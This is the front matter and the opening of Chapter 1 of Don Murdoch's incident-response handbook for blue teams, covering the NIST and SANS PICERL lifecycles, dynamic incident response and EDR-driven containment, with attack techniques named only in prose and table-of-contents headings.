O'REILLY®

Blue Team Handbook
Incident Response



Don Murdoch

"Don Murdoch has created an indispensable field guide that belongs on every incident responder's desk."

Justin Henderson
CEO of Tellaro, Inc.

Blue Team Handbook: Incident Response

As cyberthreats grow and infrastructure evolves, organizations must prioritize effective, dynamic, and adaptable incident response. Following the success of the original edition, *Blue Team Handbook: Incident Response* has been updated to reflect today's evolving cybersecurity landscape. This trusted and widely used field guide for cybersecurity incident responders, SOC analysts, and defensive security professionals distills incident response essentials into a concise, field-ready format.

Author Don Murdoch draws on decades of real-world experience in incident response and cybersecurity operations to provide actionable guidance and sample workflows you can immediately apply in your own work. Whether you're investigating an alert, analyzing suspicious traffic, or strengthening your organization's IR capability, you'll find this field-tested edition an essential resource for hands-on practitioners.

- **Understand how modern adversaries operate and recognize common indicators of compromise in networks**
- **Analyze network traffic with common tools to identify and investigate suspicious activity**
- **Execute structured incident response procedures and follow a clear response plan**
- **Conduct basic forensic analysis on both Windows and Linux systems**
- **Use proven methodologies and tools to carry out effective, dynamic incident response**

Don Murdoch, GSE, MBA, is a veteran cybersecurity professional with more than 20 years of experience in incident response and security architecture across nonprofit, academic, and Fortune 500 environments. He is a certified SANS Institute instructor who teaches cyber defense courses. Don holds numerous certifications, including CISSP, ISSAP, GSE, SABSA chartered architect, and TOGAF enterprise architect.

SECURITY

US $65.99 CAN $82.99
ISBN: 979-8-341-66126-4

9 798341 661264 56599

O'REILLY®

Praise for *Blue Team Handbook: Incident Response*

Don Murdoch has created an indispensable field guide that belongs on every incident responder's desk. It's packed with practical commands, real-world techniques, and hard-won wisdom from decades in the trenches.

—Justin Henderson, CEO of Tellaro, Inc.

Don Murdoch takes his many years of experience and boils them down into a handbook that will help you be a better blue teamer!

—Doug Burks, founder and CEO of Security Onion Solutions

Most incident response books give you theory or they give you commands. This one does both. It walks you through building an actual incident response program, the metrics, the leadership structure, the stuff that keeps you from flailing when things go sideways, and then hands you the PowerShell and packet captures to execute.

—James "@whiskeyhacker" McMurry, CEO, ThreatHunter.ai

Don's coverage of incident response kept me reading through the night. Anyone in IR should keep this book in their go-bag.

—Dean Bushmiller, president, Expanding Security

Don Murdoch connects incident response to real adversary behavior in a way that is immediately useful, tying investigation steps to frameworks like MITRE ATT&CK and practical blue team decision-making. This is a handbook defenders can use to think clearly, prioritize quickly, and improve detection and response with purpose.

—Tannu Jiwnani, principal security engineer

If you defend systems for a living, this book belongs on your desk. Don Murdoch cuts through the noise and delivers an incident response playbook that's practical, current, and battle-tested.

—Sri Sai Bhargav Tiruveedhula, principal security engineer at Autodesk

An essential reference for blue teams at any stage. Deeply practical, and sharply aligned with today's adversary landscape.

—Yaamini Barathi Mohan, award-winning cybersecurity leader

Don is one of the brightest cyber professionals that I've had the pleasure to work with. His skills and knowledge are deep in incident response, endpoint security, and the controls that defend critical IT infrastructure. This book is great for any blue team cyber professional!

—Alex Kahn, staff cybersecurity engineer, Guidewire Software

Few books manage to be both a day-one field manual and a long-term desk reference; this one succeeds at both.

—Nikhil Teja Dommeti, product innovator and security researcher at a Fortune 100 company

As someone who has been mentored by Don, I've seen firsthand his dedication to the craft of cybersecurity. This updated edition is like having a master teacher by your side, distilling complex concepts into the actionable, real-life examples that define our field.

— Jack Callaway, PhD., SOC manager

Blue Team Handbook: Incident Response

Don Murdoch

O'REILLY®

Blue Team Handbook: Incident Response
by Don Murdoch

Copyright © 2026 Don Murdoch. All rights reserved.

Published by O'Reilly Media, Inc., 141 Stony Circle, Suite 195, Santa Rosa, CA 95401.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (*https://oreilly.com*). For more information, contact our corporate/institutional sales department: 800-998-9938 or *corporate@oreilly.com*.

Acquisitions Editor: Simina Calin
Development Editor: Jill Leonard
Production Editor: Kristen Brown
Copyeditor: Audrey Doyle
Proofreader: Piper Content Partners
Indexer: Krsta Technology Solutions
Cover Designer: Susan Brown
Cover Illustrator: José Marzan Jr.
Interior Designer: David Futato
Interior Illustrator: Kate Dullea

February 2026: First Edition

Revision History for the First Edition
2026-02-12: First Release

See *https://oreilly.com/catalog/errata.csp?isbn=9798341661264* for release details.

The O'Reilly logo is a registered trademark of O'Reilly Media, Inc. *Blue Team Handbook: Incident Response*, the cover image, and related trade dress are trademarks of O'Reilly Media, Inc.

The views expressed in this work are those of the author and do not represent the publisher's views. While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.

979-8-341-66126-4

[LSI]

Table of Contents

Preface xiii

1. Practical Incident Response Defined 1
The NIST Incident Response Lifecycle 2
The SANS Incident Response Lifecycle 3
Dynamic Incident Response and Intelligence Lifecycles 4
Time Based Security 6
Leveraging MITRE ATT&CK for Incident Response 8
Prioritizing Data Collection Using ATT&CK 10
Threat-Informed Defense 11
Need a Place to Start? 12
Adapting IR Lifecycles to Your Organization 12
The Changing Adversarial Landscape 13

2. The Six Phases of Modern Incident Response 17
Phase 1, Preparation: Know Thy Network and the Identities of Those Who Use It 18
Preparation: Tools and Techniques Survey and Checklist 25
Preparation: Visibility Tools and Techniques 31
Preparation: Command-Line Auditing 32
Preparation: Data Breach Rules of the Road 34
Preparation: Policy and Procedure 35
Preparation: Enable Early Warning Indicators 37
Phase 2, Identification: How Serious Is It? 38
Phase 3, Containment: Stopping the Adversary 41
Phase 4, Eradication: Revert Adversary Actions 44

Phase 5, Recovery: Back Up and Running 46
Phase 6, Lessons Learned: Reporting and Follow-Up 46
Incident-Driven Countermeasures 47

3. Incident Response Skills and Practices. 49
Finding Metrics That Matter 49
The Golden Rules of IR Metrics 50
Incident Response Metrics 50
Improving Investigations 53
Understanding the Alexiou Principle 54
Externalization 55
Controlling Your Theories 56
Awareness of Confirmation Bias 56
Following Scene Safe Practices 57
The Incident Commander Role 57
Indicator of Attack Versus Indicator of Compromise 58
IoA Examples 59
IoC Examples 62
Using the OODA Loop 64
Assessing the Impact of a Cyber Attack 66
Avoiding Analysis Paralysis 67
Essential IR Business Process and Paperwork 68
Regulatory Considerations 68
Ed Skoudis's Pentest Authorization Letter 70
"Trap and Trace" Authorization Letter 71
End User–Focused Data Collection Form(s) 72
Chain of Custody and Evidence Topics 73
Suggestions for Organizing Evidence Data 73
The Traffic Light Protocol 74
Computer Security Incident Response Plan 75
CSIRP Sample Table of Contents 77
Incident Response Templates 79
PICERL Six-Phase Incident Response Template 80
Commercial Incident Response Template 81
Countermeasures and the SBAR Format 83
Secure IR Communications 85
Using GnuPG for Free Encrypted Email 85
Incident Response and Forensics Are Partners 86
Order of Volatility 87
Triage Forensics: 5% of the Data Tells Most of the Story 87

System Forensics: Dig Deep and Dissect at a Cost 87
Derailing IR and DFIR: Mistakes to Avoid 88
Goals and Objectives 91
Packaged Cyber Threat Intelligence for IR 91
Bootable Linux Distributions and Blue Team Platforms 92
Linux with VMware Workstation 93

4. Understanding Adversary Tools and Tactics. 97
The Attack Process, IR Tools, and IR Points 97
Adversary Campaign Patterns 98
Reconnaissance: Tools and Techniques 102
DNS Analysis Scripts 103
Google Searching 104
Web-Based Recon Sites 105
Weaponization: Building the Adversary Toolset 106
Scanning: Tools and Techniques 106
Exploitation: Tools and Techniques 112
Maintain Access: Tools and Techniques 113
Data Relay and Backdoor Linux Tools 118
Password Guessing 121

5. Windows Volatile Data Investigation. 123
Normal Windows 11 Processes 124
Step 1: Prepare the IR Collection Environment 125
Step 2: Collect Physical Memory 128
Step 3: Conduct Memory Analysis with Volatility 130
Step 4: Ask Process Indicator Analysis Questions 134
Step 5: Collect Live System State Data 135
Step 6: Conduct Windows Server-Side Collection and Open File Support 142
Step 7: Collect Disk Details and Image 143
Step 8: Collect Supplemental System Information 149
Common Windows Directories Used for Startup 152
Windows Scheduled Tasks 152
Common Windows 32-Bit and 64-Bit Registry Auto-Start Locations 153
Other Windows Artifact Investigation 156
Windows Logfiles and Locations 157
Windows Suspicious Processes: Process Explorer 158
Configuration Options 158
Suspicious Process Review 159
Automated Collection on Windows with KAPE 160

KAPE Quick Start 161
KAPE and Missing Binaries 161
DeepBlueCLI for Windows 162
RDBMS Incident Response 163
Microsoft SQL Server Notes 163
Filesystem and Registry Notes 164

6. Linux Volatile Data System Investigation. 165
Preparation 165
Linux Distributions 166
Command Background 166
Grep Quick Start 167
Finding Files 169
Step 1: Prepare Storage for Data Collection 170
Step 2: Dump and Analyze Physical Memory 172
Dumping and Capturing Memory to a Remote System Using Netcat 172
Using the Volatility 3 Command Set 172
Step 3: Collect Live System State Data 175
Capturing System State 176
Step 4: Investigate Linux Using lsof 186
Step 5: Investigate Additional Linux Artifacts 188
Gathering Filesystem Information 188
Investigating File Sharing with NFS and SAMBA 189
Collecting Logs 190
Managing and Investigating Linux Package Files 192
Other Topics 194
Containment with Linux Iptables Essentials: An Example 195
Using Iptables 195
Using Nft 197
Recovery: Firewall Assurance/Testing with Hping 198
Recovery: Vulnerability Testing with OpenVAS 198

7. Windows Host Analysis with PowerShell. 199
Investigating a Standalone Remote System with WinRM 199
Investigating Local Versus Remote Systems 202
Using PSSession for 1:1 Remoting 203
Using Invoke-Command to Script Remote System Interrogation 203
Directory Sharing 205
Creating System and Date-Stamped Files 205
Determining PowerShell Version 206

Documenting Time Zone, Environment, System Date, and Time 206
Machine and OS Information 207
User Accounts, Groups, and Current Logins 209
Network Configuration for IPv4 and IPv6 211
Auto Start Extensibility Points 212
Running Processes 214
Installed and Running Services 218
Installed Certificates 219
Drivers Installed and Running 220
Files and Directories 220
Shares and Currently Open Server-Side Files 223
WMI Indicators 227
Physical Drives 229
Mapped Drives 229
Registry Export 231
Scheduled Tasks 232
Active Network Connections 234
Currently Installed Hotfixes 237
Installed Applications 238
Windows AppLocker 238
Files Changed Since . . . 239
Searching for Alternate Data Streams 240
Searching for Files by Extension 242
Searching for Files by Size 242
Searching for Hidden Files and Retrieve File Times 242
Collecting USB-Related Information 243
Volume Shadow Copy State 244
DNS Cache 245
Analyzing Windows Event Logs 246
Investigating Specific Event IDs in the Security Log 251
Using the Positional Method for Logins (Event ID 4624) 251
Using the XML Overlay Method for Logins (Event ID 4624) 252
Event ID 4688 and Command-Line Auditing 254
Examining Sysmon Event Logs 255

8. Active Directory Analysis. 261
Adversary Actions Start with Reconnaissance 262
Kerberoasting 263
Authentication Server Response (AS-REP) Roasting 263
Password Spray Attacks 264

Unconstrained Delegation Account Abuse 265
Certificate Services (AD CS) Compromise 265
DCSync and Its Cousin, DCShadow 265
Golden Ticket 266
Early Warning Detection for AD Defense 266

9. Network-Based Analysis. 267
Capturing Packet Data 267
Capturing Local Packet Data 268
Mirroring on a Portable Switch in a Jump Bag 269
Mirror/SPAN Enterprise Switch Configurations 269
Network Taps 269
Hypervisors 270
The Cloud 270
NGFWs and TLS Packet Export 271
Network Device Collection and Analysis Process 271
Perimeter Router Intrusion Signs 271
Perimeter Firewall Intrusion Signs 272
Intrusion Detection and Prevention Logs 273
Perimeter VPN Concentrators 274
Screened Services (DMZ) Network 274
Interior Switch Devices 274
Suspect DNS Names 274
Website Investigation Techniques 275
Reputation Risk 276
Network Traffic Analysis Techniques 277
Berkeley Packet Filter and Capturing Data 277
Identifying Network Interfaces 278
Using Tshark to Capture Connections 278
Using Pktmon for Wired Connections 279
Profiling PCAP with Tshark and Capinfos 279
Finding the SYN and SYN/ACK Packets 282
Extracting Port/Pair Combinations 283
Implementing Application-Specific Analysis Techniques 284
Suspicious Traffic Patterns 287
Unused Internal Address Activity 287
Certificates 288
Uncommon Applications and Port Numbers 289
Snort Rules: Darknet Example 295

10. Enterprise Detection and Response Capabilities. 297
Sample Attack Flow 298
Entry Points 298
Attack Visualization with the StoryLine™ Report 302
Mitigation Actions 305
Response Actions 306
Hyperautomation 307
Other Capabilities 308

A. Common TCP and UDP Ports. 311

B. ICMP Types and Codes. 317

C. Headers. 321

Index. 327

Preface

A lot has changed in the years since the first edition of *Blue Team Handbook: Incident Response* (*BTHb:INRE*) was published in 2014. A few blue team–focused books have appeared; meanwhile, red team books still proliferate. If you are not familiar with these terms as they relate to cybersecurity, the blue team is charged with monitoring and defending the organization's information systems—from endpoints to on-premises servers to cloud service providers to software as a service (SaaS)—and with ensuring that the endpoint uses all these resources securely. The red team has the task of behaving like an adversary, which involves external penetration testing and taking advantage of any successes to see how far it can get into the network, explore, and find valuable resources.

Adversaries are effectively pummeling modern businesses and governments into digital submission, and as a result, *BTHb:INRE* must evolve. This edition features numerous updates. These include enhancements to the Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned (PICERL) incident response (IR) process; memory analysis quick steps; automation tools; Linux lsof; a Volatility 3 quick reference; and a new chapter on PowerShell for Windows. Many of the techniques described can be used in all phases of the IR process. It is my sincere desire that you will continue to gain value from the *BTHb* series and that this book will prove to be a reference you keep handy.

Who Should Read This Book

Incident response is a critical aspect of security operations and follows a well-structured process. Incident responders often find themselves needing key pieces of information or thought processes to safely move on to the next phase, all the while realizing that continued discovery can cause rescoping of the incident. *Blue Team Handbook* provides responders with immediately applicable techniques to handle security incidents today and is filled with life lessons learned from the field. Whether you are new to the field, work in a security operations center and want to move up to the next level, or are a seasoned pro, there is something here for you to up your game.

Why I Wrote This Book

The first edition of *BTHb:INRE* focused on very practical advice and notes from the field to aid anyone getting into the IR part of the cybersecurity profession. It was intentionally terse. Today, with ever-capable adversaries who are leveraging all kinds of AI and LLM tools, responders have to grow, establish new skills, and take every aspect of the IR game to the next level. I wrote this edition to introduce new skills, thought patterns, capabilities, and lifecycles that improve and update all aspects of the IR process.

Navigating This Book

Chapter 1 provides several working definitions of incident response and then covers two aspects of how IR has changed to respond to today's threat actors. Next, it presents several topics that help define some of the key thought processes for IR with time-based security: a discussion of how to leverage the MITRE ATT&CK framework (*https://attack.mitre.org*) and an outline of how adversaries operate today.

Chapter 2 presents the overall recipe for the IR process. The chapter offers a checklist for all the phases, from Preparation to Lessons Learned, to help you apply a structure and framework to your IR processes.

Chapter 3 covers a wide variety of skills and tactics that augment the entire IR process, ranging from roles to templates to the traffic light protocol for information sharing.

Chapter 4 provides an overview of adversary tactics, tools, and procedures, most of which can be encountered during an actual incident.

Chapters 5, 6, and 7 go over specific technical aspects of the IR process and examine various platforms. Chapter 5 covers Windows examination using a variety of command-line tools; Chapter 6 focuses on triage and collecting volatile data on Linux systems; and Chapter 7 discusses PowerShell.

Chapter 8 provides information on analyzing Active Directory.

Chapter 9 covers network examinations at the packet capture and traffic levels.

Chapter 10 discusses Endpoint Detection and Response capabilities.

The book also includes appendices with reference materials, including a list of common TCP and UDP ports.

BTHb:INRE has a companion GitHub repository and wiki, providing numerous scripts and command-line analysis techniques drawn from my experience, many of which are used in this book.

Conventions Used in This Book

The following typographical conventions are used in this book:

Italic
: Indicates new terms, URLs, email addresses, filenames, and file extensions.

`Constant width`
: Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords.

`Constant width bold`
: Shows commands or other text that should be typed literally by the user.



This element signifies a tip or suggestion.



This element signifies a general note.



This element indicates a warning or caution.

Using Code Examples

Supplemental material (code examples, exercises, etc.) is available for download at *https://github.com/DonMVB/BlueTeam-Handbook*.

If you have a technical question or a problem using the code examples, please send an email to *support@oreilly.com*.

This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but generally do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: "*Blue Team Handbook: Incident Response* by Don Murdoch (O'Reilly). Copyright 2026 Don Murdoch, 979-8-341-66126-4."

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at *permissions@oreilly.com*.

O'Reilly Online Learning



For more than 40 years, O'Reilly Media has provided technology and business training, knowledge, and insight to help companies succeed.

Our unique network of experts and innovators share their knowledge and expertise through books, articles, and our online learning platform. O'Reilly's online learning platform gives you on-demand access to live training courses, in-depth learning paths, interactive coding environments, and a vast collection of text and video from O'Reilly and 200+ other publishers. For more information, visit *https://oreilly.com*.

How to Contact Us

Please address comments and questions concerning this book to the publisher:

O'Reilly Media, Inc.
141 Stony Circle, Suite 195
Santa Rosa, CA 95401
800-889-8969 (in the United States or Canada)
707-827-7019 (international or local)
707-829-0104 (fax)
support@oreilly.com
https://oreilly.com/about/contact.html

We have a web page for this book, where we list errata and any additional information. You can access this page at *https://oreil.ly/BlueTeamHandbook_IR*.

For news and information about our books and courses, visit *https://oreilly.com*.

Find us on LinkedIn: *https://linkedin.com/company/oreilly*.

Watch us on YouTube: *https://youtube.com/oreillymedia*.

Acknowledgments

Thank you to the following reviewers who contributed to this edition:

- Trevor Anderson, one of the best cyber threat situation managers I have met to date. Trevor has a background in law enforcement and demonstrates a cool head with tremendous investigative depth every day while navigating the complexity of critical threat situation management and incident command processes.
- Alex Kahn, Incident Response team leader for a Fortune 100 healthcare firm.
- Chris Sanders, for his groundbreaking PhD research and collaboration on some of the material in Chapter 3.
- Samuel West, a seasoned detection engineer working as the Countermeasures lead for a Fortune 500 commodities manufacturer and global distributor.
- Jack Callaway, a security operations team leader focused on enabling SecOps in healthcare.
- Nikhil Teja, a security product innovator and technology researcher who builds next-generation cybersecurity solutions while contributing to the academic community through IEEE paper reviews and technical book critiques.

- Yaamini Barathi Mohan, a multiple award-winning cybersecurity leader and board member spearheading cloud and AI security initiatives, recognized for advancing enterprise incident response, threat detection, and resilience as an international keynote speaker, author, and mentor.
- Sri Sai Bhargav Tiruveedhula, a principal security engineer heading cloud and AI security initiatives at a leading global technology company, recognized for advancing enterprise vulnerability management and cybersecurity innovation.

Thanks also to the following, who reviewed and contributed to the prior editions of this book:

- Matt Baxter, creator of the best packet header visuals available—several are included in this edition.
- Dean Bushmiller, for guidance on business issues, VMLT, and adding the book to ExpandingSecurity.com's NICCS/CISSP programs.
- Rowland Harrison, for my ISSO combat training in the wild, wild, west of ODU's academic environment (mentioned in Episode 389).
- Larry Pesce, for technical review, validation, and general insights.
- Peter Szczepankiewicz, for red and blue team ops while serving as a US Naval officer. Thank you for your input and service.
- Ed Skoudis from CounterHack, for blazing the IR trail, getting me started, providing ideas and Netcat source material, and authoring SANS 504/560.
- Martin Tremblay, a colleague from Canada who I met through the SANS organization. Martin provided some of the original source material and thoughts influencing this book.
- Finally, to my family: you are my inspiration and my joy, and you put up with me. Bonnie, thank you for your creative genius with the cover and for spending seven hours with me overnight in the ER while we designed the new cover illustration for this edition.

CHAPTER 1
Practical Incident Response Defined

There are two key definitions of *incident response* (IR) that most organizations adopt when building an IR program and its supporting processes: those from NIST and SANS.

From NIST
: The remediation or mitigation of violations of security policies and recommended practices

From SANS
: The structured process of identifying, managing, and mitigating the effects of cybersecurity incidents to minimize damage, recover operations, and prevent future occurrences

BTHb provides a working definition of IR as the technical aspects of preparing for and responding to an information system–related security incident, including managing the incident through a defined lifecycle.

Regardless of which IR definition you choose, the *BTHb* definition of a *cybersecurity incident* is an adverse condition within the enterprise and/or the systems supporting its mission and objectives. It can be argued that this definition has an overreaching scope because it can easily include events outside the organization's control. Today, we operate in an interconnected world and may be exposed to another organization's incident. For example, if key suppliers suffer a ransomware attack or a prolonged distributed-denial-of-service (DDoS) attack, our organization can be affected.

Now that IR is defined, the next step is to understand the IR lifecycle. Several frameworks have emerged over the past 30 years to guide security operations in improving their IR processes.

The following topics will be discussed in this chapter:

- The NIST IR lifecycle, which is the de facto US federal standard for incident response
- The SANS PICERL model
- Important ways to measure protection, detection, and response times as outlined by Winn Schwartau in his book *Time Based Security*
- The MITRE ATT&CK™ Framework

For further reading on IR, consider:

- ISO/IEC 27035, Information Security Incident Management
- ENISA's "Good Practice Guide for Incident Management"
- The Australian Signals Directorate's (ASD) "Strategies to Mitigate Cyber Security Incidents."

For insight on common weaknesses for web applications and mitigation approaches, consider:

- The MITRE Common Weakness Enumeration (CWE) system, which includes over 600 categories across hardware and software
- The Open Web Application Security Project (OWASP) Top Ten, which maintains an inventory of the highest impact security risks facing web applications, updated every few years based on trends and impacts

The NIST Incident Response Lifecycle

When NIST published SP 800-61r2, Incident Response Recommendations and Considerations for Cybersecurity Risk Management, in August 2012, IR was broken down into four main steps: Preparation; Detection and Analysis; Containment, Eradication, and Recovery; and Post-Incident Activity. With the publication of 800-61r3 in April 2025, NIST reworked this model by integrating the Cybersecurity Framework (CSF) into the lifecycle and emphasized a key point: continuous improvement across all aspects of cybersecurity is increasingly necessary, and a linear process no longer suffices.

As shown in Figure 1-1 and defined by SP 800-61r3, the Detect phase focuses on finding evidence of cybersecurity attacks—whether adversarial or otherwise—and ensuring that compromised assets and accounts are identified and analyzed. The Respond phase encompasses the actions taken following detection. Finally, affected assets and operations are restored during the Recover phase.




Figure 1-1. The NIST incident response lifecycle

The SANS Incident Response Lifecycle

The SANS lifecycle, known as *PICERL*, comprises six steps: Preparation, Identification, Containment, Eradication, Recovery, and Lessons Learned. Shown in Figure 1-2, this model is widely adopted and regarded as a standard in the cybersecurity profession outside the US government.




Figure 1-2. The SANS incident response lifecycle

This lifecycle emphasizes that organizations should continuously prepare for incidents by integrating various supporting activities into a feedback loop that forms a continuous cycle throughout and after an incident. As security operations work through alerts, some of the alerts evolve into incidents during the Identification phase when alerts are confirmed not to be false positives or benign activity. Criteria

for this verification should be clearly detailed in SecOps playbooks supporting the alert. At this point, depending on the incident's severity and impact, IR and management take over, working through Containment to limit the incident's effects, Eradication to remove the adversary's presence, and Recovery to restore affected systems and operations. Typically, an incident handler is assigned to perform these steps. As the dust settles, the organization engages in the Lessons Learned phase to review the incident and improve its processes, training, and countermeasures.

A particularly strong feature of the PICERL model is its clear language and logical stage gates, which effectively communicate the state and progress throughout the IR lifecycle.

Dynamic Incident Response and Intelligence Lifecycles

Today, a simple linear model is no longer adequate. As alerts are processed by security operations, threat hunting reveals incidents, or other notifications arise, IR processes and the lifecycles that support them must evolve and become more dynamic. A dynamic model is necessary because incident scope can easily change during the Identification and Containment phases. Modern IR must focus on rapid triage to assess threat levels and facilitate containment decisions, as shown in Figure 1-3. As an example, many security operations teams are integrating threat hunting and retroactive threat hunting into their playbooks and processes.




Figure 1-3. Modern dynamic incident response with PICERL

At a practical level, if an indicator—such as a malicious website—is identified, security teams conduct searches (or retroactive hunts) for other users who have visited that website using existing filtering technologies. This can become complicated. For example, a web filter may be an on-premises next-generation firewall (NGFW) or web proxy, or users may utilize different filtering tools when their endpoints are offsite. In some environments, such as cloud-hosted desktops, no web filter may be available. In such cases, surrogate data like current IP addresses and, if available, passive DNS history by day can help perform searches using flow logs. There is often little that can be done for mobile devices such as smartphones, making this a challenging gap to close.

An Endpoint Detection and Response (EDR) tool may alert on hands-on keyboard activity, such as installation of a remote access tool, credential dumping from the LSASS process, creation of a local account added to the Administrators group, or hundreds of other suspicious conditions. At this point, security operations typically escalate the case directly to an incident handler, who will trigger endpoint containment using the EDR tool. This containment action should stop the adversary in their tracks because the endpoint can communicate only with the hosted EDR service as enforced by the local agent. EDR systems provide enterprise-wide capabilities for searching and containment. Meanwhile, adversaries are well armed with advanced techniques and toolkits, enabling domain dominance within a day by a skilled adversary. All an adversary needs is a foothold in a modern network, which they can then leverage to pursue their objectives.

Once an endpoint is contained, it's important to feed the indicators of compromise (IoCs) specific to the case back into the IR process, as illustrated in Figure 1-4, and sweep the enterprise looking for these indicators. Depending on the case, the incident handler may contain more systems and use the IoCs to search elsewhere in the enterprise for more compromised hosts. Finding indicators on multiple systems may cause a rescoping of the IR process. A small incident may escalate rapidly, requiring staged containment and remediation activities such as changing user credentials and reimaging endpoint systems on staggered schedules. Meanwhile, dedicated teams hunt for "patient zero" by leveraging a wide variety of data sources to uncover the initial intrusion vector. If the incident affects many users and includes users who receive special handling or white glove treatment, those credential resets cannot occur all at once.

Early in the incident, a mini root cause analysis is conducted to understand how the adversary gained access, enabling countermeasures to be developed, tested, and deployed as soon as possible. This usually happens later during the Identification phase or early in Containment.




Figure 1-4. Threat intelligence and the IR lifecycle

Time Based Security

In 1999, Winn Schwartau published *Time Based Security* (TBS), which centers on measuring a system's security through three time intervals:

Protection time (Pt)
